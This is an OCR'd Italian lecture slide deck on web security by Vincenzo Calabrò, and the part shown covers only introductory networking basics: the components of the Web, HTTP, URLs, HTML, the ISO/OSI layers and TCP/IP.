SICUREZZA IN AMBITO WEB


Vincenzo Calabrò

(In)Sicurezza dei Sistemi Web?

Sicurezza dei Sistemi Web = Sicurezza delle *applicazioni Web*

Web = World Wide Web

Web ≠ Internet



Come funziona il Web? (1)

Chi è coinvolto?

- ***Browser*** (*client*)
- ***Web server***
- Base di dati (***DBMS***)
- ***Internet*** (come mezzo di trasporto)

Su quali tecnologie ed applicazioni si basa:


- Il **protocollo HTTP**
  - La comunicazione avviene tramite lo scambio di messaggi, secondo il paradigma richiesta-risposta
- Lo **URL** per identificare univocamente le risorse
- Il concetto di **ipertesto** e il linguaggio **HTML**
- Linguaggi di **scripting** (PHP, JavaScript, ecc.)

Come funziona il Web? (2)

Idea di base:

- Archiviare pagine di **ipertesto** su computer collegati tra loro tramite Internet
- … permettendo di "linkarle" (=collegarle) fra loro, *indipendentemente dalla loro collocazione fisica*
- … permettendone l'**accesso da qualunque computer** in Internet
- … specificandone soltanto un **nome simbolico**, detto **URL** (Uniform Resource Locator)

Come funziona il Web? (3)



Come funziona il Web? (4)


Internet: “rete di reti”

Building blocks:


- Protocollo HTTP
- Suite di protocolli TCP/IP

Protocolli che definiscono:

- Il formato e l’ordine dei messaggi spediti e ricevuti tra le entità della rete
- Le azioni da intraprendere una volta ricevuto/spedito il messaggio



Internet protocol layering: il modello ISO/OSI



I Livelli ISO/OSI


Ogni livello:

- Usa i **servizi** offerti dal livello precedente
- Aggiunge funzionalità
- Offre servizi al livello superiore

Livelli:

- **Fisico**: consegna bit lungo un singolo canale
- **Data link**: raggruppa i bit in pacchetti e controlla chi riceve i pacchetti lungo un singolo canale condiviso
- **Rete**: instrada pacchetti tra canali diversi, facendoli arrivare al destinatario
- **Trasporto**: assicura comunicazione affidabile tra due host numerando i pacchetti, rispedendo i pacchetti persi
- **Sessione**: organizza le sequenze di dati
- **Presentazione**: interpreta i dati
- **Applicazione**: applicazione che usa la Rete (Web, programmi di posta, ecc.)


Internet protocol layering: il modello OSI vs lo stack TCP/IP



***TCP*:** Transmission Control Protocol


***IP*:** Internet Protocol

Internet protocol layering: un esempio

